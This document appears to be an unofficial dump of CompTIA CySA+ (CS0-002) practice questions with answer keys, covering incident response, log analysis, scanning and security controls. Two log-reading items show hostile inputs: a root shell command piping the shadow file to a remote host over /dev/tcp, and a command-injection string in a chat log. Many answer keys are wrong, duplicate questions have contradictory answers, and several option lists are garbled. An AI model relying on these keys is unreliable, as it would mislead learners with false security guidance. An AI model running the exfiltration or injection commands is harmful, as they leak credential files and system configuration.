

## CS0-002 Dumps

# CompTIA Cybersecurity Analyst (CySA+) Certification Exam

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**NEW QUESTION 1**

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

- A. Human resources
- B. Public relations
- C. Marketing
- D. Internal network operations center

**Answer: B**

**NEW QUESTION 2**

An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC. Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

- A. Gather information from providers, including datacenter specifications and copies of audit reports.
- B. Identify SLA requirements for monitoring and logging.
- C. Consult with senior management for recommendations.
- D. Perform a proof of concept to identify possible solutions.

**Answer: B**

**NEW QUESTION 3**

A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities. The type of vulnerability that should be disseminated FIRST is one that:

- A. enables remote code execution that is being exploited in the wild.
- B. enables data leakage but is not known to be in the environment.
- C. enables lateral movement and was reported as a proof of concept.
- D. affected the organization in the past but was probably contained and eradicated.

**Answer: C**

**NEW QUESTION 4**

After receiving reports of latency, a security analyst performs an Nmap scan and observes the following output:

Port	State	Service	Version
80/tcp	open	http	Apache httpd 2.2.14
111/udp	open	rpcbind	
443/tcp	filtered	https	Apache httpd 2.2.14
2222/tcp	open	ssh	OpenSSH 5.3p1 Debian
3306/tcp	open	mysql	5.5.40-0ubuntu0.14.1

Which of the following suggests the system that produced output was compromised?

- A. Secure shell is operating on this system.
- B. There are no indicators of compromise on this system.
- C. MySQL services are identified on a standard PostgreSQL port.
- D. Standard HTTP is open on the system and should be closed.

**Answer: B**

**NEW QUESTION 5**

A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

**Answer: C**

**NEW QUESTION 6**

A security analyst conducted a risk assessment on an organization's wireless network and identified a high-risk element in the implementation of data confidentiality protection. Which of the following is the BEST technical security control to mitigate this risk?

- A. Switch to RADIUS technology.
- B. Switch to TACACS+ technology.
- C. Switch to 802.1X technology.
- D. Switch to the WPA2 protocol.

**Answer: B**

**NEW QUESTION 7**

Which of the following should be found within an organization's acceptable use policy?

- A. Passwords must be eight characters in length and contain at least one special character.
- B. Customer data must be handled properly, stored on company servers, and encrypted when possible.

- C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
- D. Consequences of violating the policy could include discipline up to and including termination.

**Answer:** D

#### NEW QUESTION 8

An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented. Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

- A. Create three separate cloud accounts for each environmen
- B. Configure account peering and security rules to allow access to and from each environment.
- C. Create one cloud account with one VPC for all environment
- D. Purchase a virtual firewall and create granular security rules.
- E. Create one cloud account and three separate VPCs for each environmen
- F. Create security rules to allow access to and from each environment.
- G. Create three separate cloud accounts for each environment and a single core account for network service
- H. Route all traffic through the core account.

**Answer:** C

#### NEW QUESTION 9

The inability to do remote updates of certificates, keys software and firmware is a security issue commonly associated with:

- A. web servers on private networks.
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

**Answer:** B

#### NEW QUESTION 10

An organization developed a comprehensive modern response policy Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario evolving the incident response team
- B. Completion of annual information security awareness training by ail employees
- C. Tabtetop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

**Answer:** A

#### NEW QUESTION 10

A security analyst has discovered suspicious traffic and determined a host is connecting to a known malicious website. The MOST appropriate action for the analyst to take would be lo implement a change request to:

- A. update the antivirus software
- B. configure the firewall to block traffic to the domain
- C. add the domain to the blacklist
- D. create an IPS signature for the domain

**Answer:** B

#### NEW QUESTION 15

A security analyst has been alerted to several emails that snow evidence an employee is planning malicious activities that involve employee PII on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:

- A. the public relations department
- B. senior leadership
- C. law enforcement
- D. the human resources department

**Answer:** D

#### NEW QUESTION 18

A security manager has asked an analyst to provide feedback on the results of a penetration lest. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

- A. Probability
- B. Adversary capability
- C. Attack vector
- D. Impact
- E. Classification
- F. Indicators of compromise

**Answer:** AD

#### NEW QUESTION 23

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its us
- B. Provide PII training to all employees at the compan
- C. Encrypt PII information.
- D. Enforce encryption on all emails sent within the compan
- E. Create a PII program and policy on how to handle dat
- F. Train all human resources employees.
- G. Train all employee
- H. Encrypt data sent on the company networ
- I. Bring in privacy personnel to present a plan on how PII should be handled.
- J. Install specific equipment to create a human resources policy that protects PII dat
- K. Train company employees on how to handle PII dat
- L. Outsource all PII to another compan
- M. Send the human resources director to training for PII handling.

**Answer:** A

#### NEW QUESTION 24

A security analyst received an email with the following key: Xj3XJ3LLc

A second security analyst received an email with following key: 3XJ3xjcLLC

The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance.

This is an example of:

- A. dual control
- B. private key encryption
- C. separation of duties
- D. public key encryption
- E. two-factor authentication

**Answer:** A

#### NEW QUESTION 29

A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?

- A. Begin blocking all IP addresses within that subnet.
- B. Determine the attack vector and total attack surface.
- C. Begin a kill chain analysis to determine the impact.
- D. Conduct threat research on the IP addresses

**Answer:** D

#### NEW QUESTION 31

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -l /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volgr1/secret
Line 4 rm -rf1 /tmp/DFt5Ged3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer:** B

#### NEW QUESTION 34

A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?

- A. White box testing
- B. Fuzzing
- C. Sandboxing
- D. Static code analysis

Answer: C

#### NEW QUESTION 37

An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario involving the incident response team
- B. Completion of annual information security awareness training by all employees
- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

Answer: A

#### NEW QUESTION 39

A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking <http://<malwaresource>/a.php> in a phishing email. To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the.

- A. email server that automatically deletes attached executables.
- B. IDS to match the malware sample.
- C. proxy to block all connections to <malwaresource>.
- D. firewall to block connection attempts to dynamic DNS hosts.

Answer: C

#### NEW QUESTION 42

A system administrator is doing network reconnaissance of a company's external network to determine the vulnerability of various services that are running. Sending some sample traffic to the external host, the administrator obtains the following packet capture:

```
18 17.646496 67.53.200.1 67.53.200.12 TCP 58 47669 -> 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19 17.646944 67.53.200.1 67.53.200.12 TCP 58 47669 -> 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20 17.648631 67.53.200.12 67.53.200.1 TCP 58 22 -> 47669 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
21 17.648646 67.53.200.1 67.53.200.12 TCP 58 47669 -> 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22 17.648887 67.53.200.12 67.53.200.1 TCP 54 445 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23 17.649763 67.53.200.12 67.53.200.1 TCP 54 80 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Based on the output, which of the following services should be further tested for vulnerabilities?

- A. SSH
- B. HTTP
- C. SMB
- D. HTTPS

Answer: C

#### NEW QUESTION 45

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluedmed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

- A. webserver.org-dmz.org
- B. sftp.org-dmz.org
- C. 83hht23.org-int.org
- D. ftps.bluedmed.net

Answer: A

#### NEW QUESTION 48

A security analyst is reviewing the following log from an email security service.



Rejection type: Drop  
Rejection description: IP found in RBL  
Event time: Today at 16:06  
Rejection information: mail.comptia.org  
https://www.spamfilter.org/query?P=192.167.28.243  
From address: user@comptex.org  
To address: tests@comptia.org  
IP address: 192.167.28.243  
Remote server name: 192.167.28.243

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the www.spamfilter.org URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

**Answer: D**

#### NEW QUESTION 49

A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named Webserverlist.xml. The host list is provided in a file named webserverlist.txt. Which of the following Nmap commands would BEST accomplish this goal?

- A)  

```
nmap -iL webserverlist.txt -sC -p 443 -oX webserverlist.xml
```
- B)  

```
nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml
```
- C)  

```
nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml
```
- D)  

```
nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml --scanports 443
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer: A**

#### NEW QUESTION 52

A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server. Which of the following is the FIRST step the analyst should take?

- A. Create a full disk image of the server's hard drive to look for the file containing the malware.
- B. Run a manual antivirus scan on the machine to look for known malicious software.
- C. Take a memory snapshot of the machine to capture volatile information stored in memory.
- D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

**Answer: D**

#### NEW QUESTION 53

A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

- A. Executing vendor compliance assessments against the organization's security controls
- B. Executing NDAs prior to sharing critical data with third parties
- C. Soliciting third-party audit reports on an annual basis
- D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
- E. Completing a business impact assessment for all critical service providers
- F. Utilizing DLP capabilities at both the endpoint and perimeter levels

**Answer: AC**

#### NEW QUESTION 56

A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.

Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

- A. Development of a hypothesis as part of threat hunting

- B. Log correlation, monitoring, and automated reporting through a SIEM platform
- C. Continuous compliance monitoring using SCAP dashboards
- D. Quarterly vulnerability scanning using credentialed scans

**Answer:** A

#### NEW QUESTION 61

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization
- B. Monitor the files for unauthorized changes.
- C. Regularly use SHA-256 to hash the directory containing the sensitive information
- D. Monitor the files for unauthorized changes.
- E. Place a legal hold on the file
- F. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
- G. Use Wireshark to scan all traffic to and from the directory
- H. Monitor the files for unauthorized changes.

**Answer:** A

#### NEW QUESTION 66

A security team wants to make SaaS solutions accessible from only the corporate campus. Which of the following would BEST accomplish this goal?

- A. Geofencing
- B. IP restrictions
- C. Reverse proxy
- D. Single sign-on

**Answer:** A

#### NEW QUESTION 69

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database. Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

- A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
- B. Remove the servers reported to have high and medium vulnerabilities.
- C. Tag the computers with critical findings as a business risk acceptance.
- D. Manually patch the computers on the network, as recommended on the CVE website.
- E. Harden the hosts on the network, as recommended by the NIST framework.
- F. Resolve the monthly job issues and test them before applying them to the production network.

**Answer:** CE

#### NEW QUESTION 74

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

#### Firewall ACL

```
10 permit tcp from:any to:server1:www
15 permit udp from:lan-net to:any:dns
16 permit udp from:any to:server2:dns
20 permit tcp from:any to server1:ssl
25 permit tcp from:lan-net to:any:www
26 permit tcp from:lan-net to:any:ssl
27 permit tcp from:any to pc2:mssql
30 permit tcp from:any to server1:ssh
100 deny ip any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

**Answer:** B

**NEW QUESTION 77**

An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply.

Which of the following would BEST identify potential indicators of compromise?

- A. Use Burp Suite to capture packets to the SCADA device's IP.
- B. Use tcpdump to capture packets from the SCADA device IP.
- C. Use Wireshark to capture packets between SCADA devices and the management system.
- D. Use Nmap to capture packets from the management system to the SCADA devices.

**Answer:** C

**NEW QUESTION 81**

A large software company wants to move «s source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

- A. Establish an alternate site with active replication to other regions
- B. Configure a duplicate environment in the same region and load balance between both instances
- C. Set up every cloud component with duplicated copies and auto scaling turned on
- D. Create a duplicate copy on premises that can be used for failover in a disaster situation

**Answer:** A

**NEW QUESTION 82**

As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

- A. Critical asset list
- B. Threat vector
- C. Attack profile
- D. Hypothesis

**Answer:** A

**NEW QUESTION 83**

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

- A. Violating national security policy
- B. Packet injection
- C. Loss of intellectual property
- D. International labor laws

**Answer:** A

**NEW QUESTION 85**

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

**Answer:** A

**NEW QUESTION 88**

Which of the following are components of the intelligence cycle? (Select TWO.)

- A. Collection
- B. Normalization
- C. Response
- D. Analysis
- E. Correction
- F. Dissension

**Answer:** BE

**NEW QUESTION 91**

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic. Which of the following would BEST accomplish this goal?

- A. Continuous integration and deployment
- B. Automation and orchestration
- C. Static and dynamic analysis
- D. Information sharing and analysis



**Answer:** B

#### NEW QUESTION 92

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

**Answer:** D

#### NEW QUESTION 97

An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company. Which of the following technical controls would BEST accomplish this goal?

- A. DLP
- B. Encryption
- C. Data masking
- D. SPF

**Answer:** A

#### NEW QUESTION 98

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

**Answer:** C

#### NEW QUESTION 100

A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization. To BEST resolve the issue, the organization should implement

- A. federated authentication
- B. role-based access control.
- C. manual account reviews
- D. multifactor authentication.

**Answer:** A

#### NEW QUESTION 104

As part of a review of modern response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

- A. Organizational policies
- B. Vendor requirements and contracts
- C. Service-level agreements
- D. Legal requirements

**Answer:** D

#### NEW QUESTION 106

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

**Answer:** E

#### NEW QUESTION 110

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment. One of the primary concerns is exfiltration of data by malicious insiders. Which of the following controls is the MOST appropriate to mitigate risks?

- A. Data deduplication

- B. OS fingerprinting
- C. Digital watermarking
- D. Data loss prevention

**Answer:** D

#### NEW QUESTION 111

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

**Answer:** D

#### NEW QUESTION 115

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

- A. It enables the team to prioritize the focus area and tactics within the company's environment.
- B. It provide critically analyses for key enterprise servers and services.
- C. It allow analysis to receive updates on newly discovered software vulnerabilities.
- D. It supports rapid response and recovery during and followed an incident.

**Answer:** A

#### NEW QUESTION 117

A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.

Which of the following solutions would meet this requirement?

- A. Establish a hosted SSO.
- B. Implement a CASB.
- C. Virtualize the server.
- D. Air gap the server.

**Answer:** D

#### NEW QUESTION 121

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

- A. firewall behind the VPN server
- B. VPN server parallel to the firewall
- C. VPN server behind the firewall
- D. VPN on the firewall

**Answer:** B

#### NEW QUESTION 122

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:

- All sensitive data must be classified
- All sensitive data must be purged on a quarterly basis
- Certificates of disposal must remain on file for at least three years

This framework control is MOST likely classified as:

- A. prescriptive
- B. risk-based
- C. preventive
- D. corrective

**Answer:** A

#### NEW QUESTION 125

A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
- B. Depending on system critically remove each affected device from the network by disabling wired and wireless connections
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
- D. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.

**Answer:** D


### NEW QUESTION 130

Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue. INSTRUCTIONS

Click on me ticket to see the ticket details Additional content is available on tabs within the ticket

First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button



#### NEW QUESTION 132

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

- A. `grep -v chatter14 chat.log`
- B. `grep -i pythonfun chat.log`
- C. `grep -i javashark chat.log`
- D. `grep -v javashark chat.log`
- E. `grep -v pythonfun chat.log`
- F. `grep -i chatter14 chat.log`

**Answer: D**

#### NEW QUESTION 135

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wife transfer. Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

- A. Implementing a sandboxing solution for viewing emails and attachments
- B. Limiting email from the finance department to recipients on a pre-approved whitelist
- C. Configuring email client settings to display all messages in plaintext when read
- D. Adding a banner to incoming messages that identifies the messages as external

**Answer: D**

#### NEW QUESTION 140

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached. Which of the following is the NEXT step the analyst should take to address the issue?

- A. Audit access permissions for all employees to ensure least privilege.
- B. Force a password reset for the impacted employees and revoke any tokens.



- C. Configure SSO to prevent passwords from going outside the local network.
- D. Set up privileged access management to ensure auditing is enabled.

**Answer:** B

#### NEW QUESTION 145

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

- A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.
- B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
- C. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
- D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

**Answer:** A

#### NEW QUESTION 146

Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?

- A. HSM
- B. eFuse
- C. UEFI
- D. Self-encrypting drive

**Answer:** A

#### NEW QUESTION 148

A cybersecurity analyst is responding to an incident. The company's leadership team wants to attribute the incident to an attack group. Which of the following models would BEST apply to the situation?

- A. Intelligence cycle
- B. Diamond Model of Intrusion Analysis
- C. Kill chain
- D. MITRE ATT&CK

**Answer:** B

#### NEW QUESTION 152

A small organization has proprietary software that is used internally. The system has not been well maintained and cannot be updated with the rest of the environment Which of the following is the BEST solution?

- A. Virtualize the system and decommission the physical machine.
- B. Remove it from the network and require air gapping.
- C. Only allow access to the system via a jumpbox
- D. Implement MFA on the specific system.

**Answer:** A

#### NEW QUESTION 153


A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

- A. Review the firewall logs.
- B. Review syslogs from critical servers.
- C. Perform fuzzing.
- D. Install a WAF in front of the application server.

**Answer:** C

#### NEW QUESTION 154

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfiltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

**Answer: D**

#### NEW QUESTION 155

A malicious hacker wants to gather guest credentials on a hotel 802.11 network. Which of the following tools is the malicious hacker going to use to gain access to information found on the hotel network?

- A. Nikto
- B. Aircrack-ng
- C. Nessus
- D. tcpdump

**Answer: A**


#### NEW QUESTION 156

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

##### INSTRUCTIONS

Review the information provided and determine the following:

- \* 1. How many employees clicked on the link in the phishing email?
- \* 2. On how many workstations was the malware installed?
- \* 3. What is the executable file name of the malware?



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

Select the following answer as per diagram below:

**NEW QUESTION 157**

A security analyst has discovered that developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

- A. Create a security rule that blocks Internet access in the development VPC
- B. Place a jumpbox between the developers' workstations and the development VPC
- C. Remove the administrator profile from the developer user group in identity and access management
- D. Create an alert that is triggered when a developer installs an application on a server

**Answer:** A

**NEW QUESTION 162**

A security analyst has observed several incidents within an organization that are affecting one specific piece of hardware on the network. Further investigation reveals the equipment vendor previously released a patch.

Which of the following is the MOST appropriate threat classification for these incidents?

- A. Known threat
- B. Zero day
- C. Unknown threat
- D. Advanced persistent threat

**Answer:** B

**NEW QUESTION 163**

A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability. Company policy prohibits using portable media or mobile storage. The security analyst is trying to determine which user caused the malware to get onto the system. Which of the following registry keys would MOST likely have this information?

- A)  
`HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run`
- B)  
`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- C)  
`HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2`
- D)  
`HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer:** C

**NEW QUESTION 166**

Which of the following policies would state an employee should not disable security safeguards, such as host firewalls and antivirus on company systems?

- A. Code of conduct policy
- B. Account management policy
- C. Password policy
- D. Acceptable use policy

**Answer:** D

**NEW QUESTION 171**

A network attack that is exploiting a vulnerability in the SNMP is detected. Which of the following should the cybersecurity analyst do FIRST?

- A. Apply the required patches to remediate the vulnerability.
- B. Escalate the incident to senior management for guidance.
- C. Disable all privileged user accounts on the network.
- D. Temporarily block the attacking IP address.

**Answer:** A

**NEW QUESTION 174**

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
- B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
- D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

**Answer: D**

#### NEW QUESTION 179

Which of the following technologies can be used to house the entropy keys for task encryption on desktops and laptops?

- A. Self-encrypting drive
- B. Bus encryption
- C. TPM
- D. HSM

**Answer: A**

#### NEW QUESTION 180

During an investigation, an incident responder intends to recover multiple pieces of digital media. Before removing the media, the responder should initiate:

- A. malware scans.
- B. secure communications.
- C. chain of custody forms.
- D. decryption tools.

**Answer: C**

#### NEW QUESTION 183

A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk-based policy decision to review and enforce the vendor upgrade before the end of life is reached.

Which of the following risk actions has the security committee taken?

- A. Risk exception
- B. Risk avoidance
- C. Risk tolerance
- D. Risk acceptance

**Answer: D**

#### NEW QUESTION 185

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.

As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

- A. Copies of prior audits that did not identify the servers as an issue
- B. Project plans relating to the replacement of the servers that were approved by management
- C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
- D. ACLs from perimeter firewalls showing blocked access to the servers
- E. Copies of change orders relating to the vulnerable servers

**Answer: C**

#### NEW QUESTION 188

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints. Which of the following should the analyst do FIRST?

- A. Write detection logic.
- B. Establish a hypothesis.
- C. Profile the threat actors and activities.
- D. Perform a process analysis.

**Answer: C**

#### NEW QUESTION 192

An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability.

Which of the following would be the MOST appropriate to remediate the controller?

- A. Segment the network to constrain access to administrative interfaces.
- B. Replace the equipment that has third-party support.
- C. Remove the legacy hardware from the network.
- D. Install an IDS on the network between the switch and the legacy equipment.



**Answer:** A

#### NEW QUESTION 195

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286  ?    Ss    0:00  /usr/sbin/cupsd -f
1287  ?    Ss    0:00  /usr/sbin/httpd
1297  ?    Ssl   0:00  /usr/bin/libvirtd
1301  ?    Ss    0:00  ./usr/sbin/sshd -D
1308  ?    Ss    0:00  /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

- A. strace /proc/1301
- B. rpm -V openash-server
- C. /bin/la -l /proc/1301/exe
- D. kill -9 1301

**Answer:** A

#### NEW QUESTION 197

